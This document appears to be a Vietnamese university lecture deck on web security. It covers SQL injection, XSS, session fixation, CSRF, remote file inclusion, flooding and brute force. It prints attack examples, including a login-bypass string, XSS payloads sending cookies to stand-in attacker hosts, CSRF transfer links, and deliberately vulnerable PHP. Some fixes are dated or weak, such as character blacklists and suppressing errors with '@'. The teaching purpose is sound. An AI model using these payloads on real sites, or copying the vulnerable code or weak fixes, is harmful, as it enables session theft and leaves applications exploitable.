

Chủ đề 11

Web và các vấn đề bảo mật



KHOA CÔNG NGHỆ THÔNG TIN
TRƯỜNG ĐẠI HỌC KHOA HỌC TỰ NHIÊN

Giới thiệu


- ☐ Một số khái niệm chính về bảo mật
- ☐ Một số lỗ hổng bảo mật trên web và cách phòng tránh
 - ☐ SQL Injection
 - ☐ Cross site scripting
 - ☐ Remote file inclusion
 - ☐ Session Hijacking
 - ☐ Cross site request forgery
 - ☐ Flood
 - ☐ Brute Force
 - ☐ Hidden Field Vulnerability



Giới thiệu

Web Vulnerabilities by Class

Q1-Q2 2009





Một số thuật ngữ chính về bảo mật

- **Hacker**: người khai thác những điểm yếu của hệ thống phần mềm để thực hiện những mục đích gây hại cho hệ thống hoặc cho những người dùng khác.
- **Threats**: hành động hoặc sự kiện gây hại đến hệ thống.
- **Vulnerability**: là những điểm yếu của hệ thống, mà từ đó hacker có thể thực hiện những ý đồ phá hoại.
- **Malicious software**: là những phần mềm hoặc chương trình phá hoại máy tính.
 - Virus
 - Trojan
 - Worm



Bảo vệ ứng dụng

☐ Bảo vệ mức hệ thống:

- ☐ Sử dụng firewall.
- ☐ Sử dụng chương trình anti-virus.
- ☐ Sử dụng chương trình anti-spyware

☐ **Bảo vệ mức lập trình:**

- ☐ Nhận biết rõ các lỗi bảo mật của hệ thống để khắc phục.



Ví dụ: Password Cracking

- Các phương pháp lưu mật khẩu:
 - Không mã hóa
 - Mã hóa hai chiều
 - Mã hóa một chiều

- Password cracking:
 - Brute force attack:
 - Mã hóa hàng ngàn passwords có sẵn bằng hàm hash
 - So sánh kết quả với dữ liệu trong hash table
 - Dictionary attack:
 - Lưu danh sách các user name và password thông dụng.



Ví dụ: Bảo vệ mật khẩu

- ☐ Giới hạn số lần đăng nhập thất bại
- ☐ Sử dụng mật khẩu mạnh
 - ☐ Chiều dài tối thiểu.
 - ☐ Không sử dụng các từ trong từ điển, các dãy ký tự liên tiếp.
 - ☐ Kết hợp chữ cái, ký số, ký tự đặc biệt.
- ☐ Chứng thực khi người dùng đổi hoặc reset mật khẩu.
- ☐ Sử dụng giao thức đáng tin cậy khi xử lý mật khẩu.




Một số lỗi bảo mật web

1. SQL Injection
2. Cross site scripting
3. Session Hijacking
4. Cross site request forgery
5. Code Injection
6. Remote File Inclusion
7. Flood
8. Brute Force
9. Hidden Field Vulnerability
10. ...



SQL Injection – Tình huống

```
<form method="post" action="Login.php">
```



LOGIN

Username

Password

```
<input type="text" name="txtUserName" />
```

```
<input type="password" name="txtPassword" />
```

```
<input type="submit" name="btnSubmit" value="Submit" />
```

SQL Injection – Tình huống



```
<?php
    $password = $_POST["txtPassword"];
    $username = $_POST["txtUserName"];
    $connection = mysql_connect("localhost", "root", "");
    $dbname = "BankDB";
    mysql_select_db($dbname, $connection);

    $strSQL = "SELECT * FROM USERS WHERE
                UserName = '$username' and Password= '$password' " ;
    $result = mysql_query($strSQL, $connection);
    if (! mysql_fetch_array($result))
        echo "Login failed !!!";
    else
        echo "Login successful !!!";
    mysql_close($connection);
?>
```

SQL Injection – Tình huống

Username: **admin'** OR 1=1 --
Password: **abcxyz**

Đăng nhập
thành công



Username	Password
admin	12345

Nguyên nhân

```
$strSQL = "SELECT * FROM USERS
          WHERE UserName = 'admin' or 1=1--' and Password= 'abcxyz'";
```

SQL Injection – Định nghĩa

- **Định nghĩa:** là một kỹ thuật cho phép kẻ tấn công lợi dụng những lỗ hổng của việc kiểm tra dữ liệu trong các ứng dụng web và các thông báo của hệ quản trị cơ sở dữ liệu để tiêm vào và thực thi các câu lệnh SQL bất hợp pháp.
- **Một số dạng tấn công:**
 - Tấn công vượt qua kiểm tra đăng nhập
 - Chèn những câu lệnh có tác động nguy hiểm đến cơ sở dữ liệu
 - Tác động trên bảng: DELETE, UPDATE, INSERT
 - Tác động đến CSDL.
 - Thực thi những câu lệnh nguy hiểm với hệ thống:



SQL Injection – Phòng chống

- ❑ *Xử lý các ký tự lạ:*
 - Không cho nhập các ký tự lạ
 - Thay thế các ký tự lạ.
- ❑ *Kiểm tra chặt chẽ các dữ liệu nhập:* kiểu dữ liệu, miền giá trị ...
- ❑ *Thiết lập cấu hình an toàn cho hệ quản trị cơ sở dữ liệu.*
- ❑ *Ngăn chặn tất cả các lỗi có thể có từ câu truy vấn:*



☐ Phát hiện:

- ☐ Thử các giá trị lạ trong lúc nhập dữ liệu hoặc trong các URL.

☐ Lưu ý:

- ☐ Tấn công SQL Injection phụ thuộc vào hệ quản trị cơ sở dữ liệu:
 - Phụ thuộc vào cú pháp của ngôn ngữ SQL.
 - Phụ thuộc vào các đối tượng mà hệ quản trị hỗ trợ.



SQL Injection – Phòng chống

□ PHP:

- Sử dụng hàm `mysql_real_escape_string()`, `str_replace()` để thay thế các ký tự lạ.
- Hàm ràng buộc kiểu dữ liệu: `is_numeric ()`, ... `settype ()`
- Ngăn chặn thông báo lỗi bằng cách: thêm `@` trước hàm `mysql_query`.

Cross-site scripting (XSS) – Giới thiệu

□ Định nghĩa:

- Cross-Site Scripting (XSS): Kỹ thuật tấn công kịch bản liên trang
- XSS là một lỗ hổng bảo mật cho phép chen ngang vào việc liên lạc giữa client và server bằng cách đánh lừa client thực thi các đoạn mã độc hại.
- Khi một trang web được chèn mã độc (do hacker), **đoạn mã này sẽ được thi tại máy người dùng** gây những tác hại cục bộ hoặc có thể lấy những thông tin như: cookies của người dùng chuyển về cho hacker. Các đoạn mã này thực thi với quyền của nạn nhân do đó có thể vượt qua một số kiểm soát truy cập (chứng thực)

Cross-site scripting (XSS) – Giới thiệu

- ☐ Thường xảy ra với những website có chức năng nhập dữ liệu:
 - ☐ Đăng ký tài khoản
 - ☐ Tìm kiếm
 - ☐ Comment
 - ☐ ...



Cross-site scripting (XSS) – Ví dụ 1

Đánh cắp cookie của người dùng khác

□ Mô tả chức năng:

- **Bước 1:** Người dùng đăng nhập vào một trang web (mua bán, ...) tìm kiếm, chọn chức năng remember password → thông tin được lưu xuống cookie.
- **Bước 2:** Người dùng gõ vào từ khóa tìm kiếm để tìm kiếm sản phẩm

Search

Key word:

[Home page](#)



http://localhost/PHPSecurity/XSS/ViewResult.php?txtKeyWord=hello+world


http://localhost/PHPSecurity/XSS/ViewResult.php?txtKeyWord=hello+world

Cross-site scripting (XSS) – Ví dụ 1

- **Bước 3:** Hệ thống trả ra kết quả cho người dùng

Result:

Result with key word **hello world** :
.....



Trang web có thể bị
lỗi bảo mật XSS

```
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
<title>Untitled Document</title>
</head>

<body>
<h1> Result: </h1>

Result with key word <b>hello world </b>: <br/> .....</body>
</html>
```

Cross-site scripting (XSS) – Ví dụ 1

- **Hacker:** (có thể là một người dùng của website hoặc một người biết về hoạt động của website).
- **Bước 1:** Thử tìm kiếm với từ khóa:

```
<script> alert('Hello world !!!') </script>;
```

Search

Key word:

[Home page](#)


 http://localhost/PHPSecurity/XSS/ViewResult.php?txtKeyWord=<script>alert('Hello+World+!!!')%3B<%2Fscript>

Cross-site scripting (XSS) – Ví dụ 1

- Bước 2: Hệ thống trả ra kết quả:

Result:

Result with 1



➔

Trang web bị lỗi bảo mật XSS

```

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
<title>Untitled Document</title>
</head>

<body>
<h1> Result: </h1>

Result with key word <b><script> alert('Hello World !!!');</script> </b>: <br/> .....</body>
</html>

```

Cross-site scripting (XSS) – Ví dụ 1

□ Hacker tấn công:

- Bước 3: Tạo một liên kết tương ứng để tìm kiếm cho từ khóa:

txtKeyWord=

Hoặc

txtKeyWord=

```
<script> var str = "http://hackersite/getcookies.php?cookie = " +  
document.cookie; document.location=str; </script>
```

```
<script src="http://hackersite/getcookies.js"></script>
```

getcookies.js

```
var str = "http://hackersite/getcookies.php?cookie = " + document.cookie;  
  
document.location=str;
```

URL

```
http://localhost/PHPSecurity/XSS/ViewResult.php?txtKeyWord=<script  
src="http://hackersite/getcookies.js"></script>
```

Cross-site scripting (XSS) – Ví dụ 1

- ❑ **getcookies.js**: lấy cookie của người dùng gửi đến một trang web của hacker.
- ❑ <http://hackersite/getcookies.php>
 - Lấy thông tin về cookie của người dùng và lưu xuống CSDL của hacker
- ❑ **Bước 4:**
 - ❑ Hacker gửi URL ở bước 3 cho nạn nhân.
 - IMG src
 - IFRAME
- ❑ Khi nạn nhân đang sử dụng trang web và click vào URL do hacker gửi đến → **cookie của nạn nhân sẽ bị mất** (user name, password, ...)



Cross-site scripting (XSS)

Quy trình tấn công

- ☐ 1: Tìm những website có bất kỳ chức năng nào mà nhận dữ liệu từ người dùng, dữ liệu gửi tới máy chủ và hiển thị lại trên trang chủ người dùng.
- ☐ 2: Xác định có bị lỗi bảo mật XSS hay không.
- ☐ 3: Tấn công XSS bằng cách gửi các link giả mạo có chứa những mã độc hại. (email, iframe, img)



Cross-site scripting (XSS) – Ví dụ 2

- ❑ User A (**hacker**) và B (**admin**) là 2 người dùng của hệ thống X.
- ❑ Hệ thống X có một chức năng cho người dùng post comment.
- ❑ X là một hệ thống bị XSS (cho phép nội dung comment của người dùng có thể chứa những thẻ HTML)
- ❑ A post một comment có nội dung sau:

```
<form action="http://hacker.com/getcookie.php" method="post"
name="XSSForm">
    <input type="hidden" name="cookie">
</form>


```

- ❑ Khi admin xem comment do A post lên thì cookie của admin sẽ bị gửi cho A.

Cross-site scripting (XSS) – Cách phòng chống

- **Người phát triển phần mềm:**
 - Kiểm soát chặt chẽ dữ liệu nhập: loại bỏ các thẻ HTML, script, ...
 - `htmlentities`
 - `htmlspecialchars`
 - Sử dụng các hàm để mã hóa các ký tự đặc biệt.
- **Người dùng:** Cảnh giác khi click vào các liên kết và các email khuyến mãi, ...

```
<script src='http://localhost/PHPSecurity/Hacker/hack.js'> </script>
```



```
&lt;script src='http://localhost/PHPSecurity/Hacker/hack.js'&gt;  
&lt;/script&gt;
```

Session Hijacking

- Là kỹ thuật lấy sessionID trong phiên làm việc của nạn nhân chiếm lấy phiên làm việc đó → thực hiện những mục đích xấu.
- Có thể lấy session id của nạn nhân bằng nhiều cách:
 - Prediction: đoán
 - Capture: bắt gói tin
 - **Fixation**: cố định session → đánh lừa nạn nhân sử dụng 1 session mà hacker đã được biết.



Session Hijacking – Tấn công Fixation

- Hacker tạo một trang web giả mạo để lừa nạn nhân click vào. Trang web này cố định một session ID.

PHPSESSID = 123456789

[Login to XYZ](#)

```
<meta http-equiv="set-cookie"
content="PHPSESSID=123456789;
expires=Thu, 19 November, 2013"
path="/"
/>
```

- Nạn nhân:
 - ▣ Click vào trang web giả mạo → Login vào hệ thống XYZ
- Hacker → Click vào trang web giả mạo
 - ▣ → Session ID của nạn nhân sẽ giống với Session ID → Hacker có cùng quyền với nạn nhân → Phá hoại, lấy cắp thông tin...

Cross-site request forgery

□ Mô tả:

- **A** (hacker): không có quyền thực hiện chức năng **X**
- **B** là người dùng có quyền thực hiện chức năng **X**.
- **B** phải đăng nhập trước khi sử dụng chức năng **X**.
- Tấn công CSRF là kiểu tấn công trong đó hacker **A** đánh lừa **B** thực hiện chức năng **X**.
- Nếu **B** đã đăng nhập nên chức năng này sẽ được thực hiện.

- **CSRF** là lỗi bảo mật liên quan đến việc lợi dụng / đánh lừa những người dùng đã được chứng thực thực hiện một số chức năng nào đó nguy hại cho người dùng hoặc cho hệ thống.

Cross-site request forgery

□ Chuyển tiền ở ngân hàng

- Khách hàng đang đăng nhập tài khoản ngân hàng tại <http://webbank.com>
- Hacker gửi email hoặc ecard cho khách hàng:
 - `.`
 - `<iframe
src=http://webbank.com/transfer.php?toAccount=<tài
khoản hacker>&amount=<số tiền>" />.`
- Khách hàng mở email và request lập tức được thực hiện. (Do tài khoản đang đăng nhập nên số tiền sẽ được chuyển sang tài khoản hacker).

Cross-site request forgery

□ Tình huống 2:

- Xét một hệ thống có chức năng xóa một account hoạt động như sau:

- <http://example.com/Delete.php?user=ABC>

#IDTaiKhoan	Name	
ABC	...	Delete
XYZ	...	Delete

- Admin mới là người có quyền thực hiện được chức năng này.
- Giả sử admin đang đăng nhập vào hệ thống.
- Hacker gửi cho admin một email có chứa các liên kết thực hiện xóa tài khoản:

- <http://example.com/Delete.php?user=User1>

- <http://example.com/Delete.php?user=User2>

- ...

Cross-site request forgery— Cách phòng chống

□ Cách 1: Sử dụng token

□ Phát sinh token:

```
<?php
    session_start();
    //phát sinh token ngẫu nhiên và duy nhất tại một thời điểm
    $token = md5(uniqid(rand(), TRUE));
    $_SESSION['token'] = $token;
?>
```

□ Kiểm tra token khi có những thao tác quan trọng

```
http://webbank.com?token=02adsd322443mdsf7347s8sda234sfd3242..
```

..

```
<?php
    $token = $_GET('token');
    if($token == $_SESSION['token'])
        //chuyển tiền
?>
```


Cross-site request forgery— Cách phòng chống

- ☐ **Cách 2:** Bất kỳ thao tác quan trọng nào cũng xin xác nhận của khách hàng
 - ☐ Are you sure ? Yes or No ?
 - ☐ Please enter your password to confirm





Remote File Inclusion – Tình huống

- Người phát triển dùng một kỹ thuật để làm cho trang web động:

<http://www.vulnerable.example.org/index.php?page=archive>

```
<?php
    if (isset($_GET['page']))
        include($_GET['page']);
?>
```

- **Hacker:**

http://www.vulnerable.example.org/index.php?page=http://hacker.com/hacker_code.php





Remote File Inclusion – Cách phòng chống

- Hạn chế việc include các script thực thi bên ngoài server bằng cách bỏ đi các ký tự đặc biệt “:”, “/”

```
<?php
    $page = $_GET['page'];
    $invalidChars=array("/",".", "\\", "\"", ";");
    $page=str_replace($invalidChars,"",$page);
    include($page);
```

□ ?>

include

```
<?php
    $whitelist = array('www.domain1/page1.php',
    'www.domain2/page2.php');

    if (in_array($_GET['page'], $whitelist))
        include($_GET['page']);
```

?>

Flood

- Phương pháp: Là kỹ thuật tấn công hệ thống website bằng cách gửi request một cách liên tục đến server:
 - Tiêu hao đường truyền mạng
 - Sử dụng nhiều tài nguyên ở server (CPU, ổ đĩa)
 - ➔ Hệ thống bị treo (server quá tải), mạng bị treo

- Cách phòng chống:
 - Sử dụng session.
 - Sử dụng kỹ thuật capchar.



Flood – Chống flood bằng session

<?php

```
session_start();  
$timeout = 60;  
if (isset($_SESSION["time_req"]) &&  
    ($_SESSION["time_req"] >= time() - $timeout))  
{  
    echo "Vui lòng đợi $timeout giây để lấy dữ liệu";  
    return false;  
}  
$_SESSION["time_req"] = time();
```

?>



Brute Force

- Phương pháp: Tấn công bằng cách vét cạn.
 - Brute force có thể là như một chương trình với một bộ thư viện sẵn có, nó sẽ quét và kiểm tra dữ liệu cần thiết.
 - Brute force thường được dùng trong việc đăng nhập, đăng ký, comment,một cách tự động.

- Cách ngăn chặn:
 - Chỉ được phép đăng nhập không quá 5 lần.
 - Dùng hình ảnh xác thực khi nhập dữ liệu.
 - Giới hạn thời gian ở mỗi phiên làm việc session.



Kỹ thuật captcha

- Kỹ thuật sử dụng hình ảnh và ký tự ngẫu nhiên.
 - ▣ Phòng chống kỹ thuật tấn công bằng cách vét cạn.
 - ▣ Ngăn cản việc flood website.
 - ▣ Ngăn cản chức năng được tự động (đăng ký, download, ...).



The screenshot shows a registration form for a website. It includes several security features:

- Anti-Flood Protection:** A box labeled "Anti_Flood" with a "Huỷ" (Cancel) button.
- Registration Fields:**
 - Tên *** (Name): A text input field.
 - Mail (sẽ không tiết lộ) *** (Email): A text input field containing "AntiFlood@yahoo.com".
 - Website:** A text input field.
- Math Captcha:** A box showing the equation $1 + 2 = 3$ with a text input field for the answer.
- Image Captcha:** A box showing a distorted image of the text "n3d5nF" with a "Thử chuỗi mã mới" (Try new code) button.
- Download File:** A box with the text "Enter this BNS7 here:" and a "download file" button.
- System Message:** A box with a warning icon and the text "HỆ THỐNG" (System). It states: "Để nhận biết bạn không phải là máy chạy tự động. Vui lòng click vào hình có màu [màu] bên dưới." (To recognize you are not a bot. Please click on the [color] shape below). Below the text are several colored squares (black, green, orange, blue, red, yellow, pink).

Hidden Field Vulnerability – Ví dụ

PAYMENT

Amount	<input type="text" value="5"/>
Price	<input type="text" value="70"/>
Total	<input type="text" value="350"/>
	<input type="text" value="350"/>
<input type="button" value="Pay"/>	

Form:
action="pay.php"
method= "post"



Hidden Field Vulnerability – Khai thác và phòng chống

☐ Khai thác

- ☐ Xem các thông tin nhạy cảm của người dùng.
- ☐ Thay đổi dữ liệu trước khi truyền lên server.

☐ Phòng chống

- ☐ Hạn chế tối đa không lưu trữ những thông tin nhạy cảm, cần được bảo mật trong các hidden field
- ☐ Trường hợp bắt buộc phải lưu trữ thì nên encode dữ liệu trước khi đẩy vào hidden field.



Bài tập: Làm chung với đồ án

- ☐ Hoàn chỉnh đồ án thực hành, phát hiện và thực hiện các giải pháp phòng tránh các lỗi bảo mật:
 - ☐ SQL Injection
 - ☐ Code injection
 - ☐ Tìm hiểu và viết ứng dụng minh họa kỹ thuật CapChar.
 - ☐ Phòng tránh lỗi code injection, sql injection, xss, ...
 - ☐ Send mail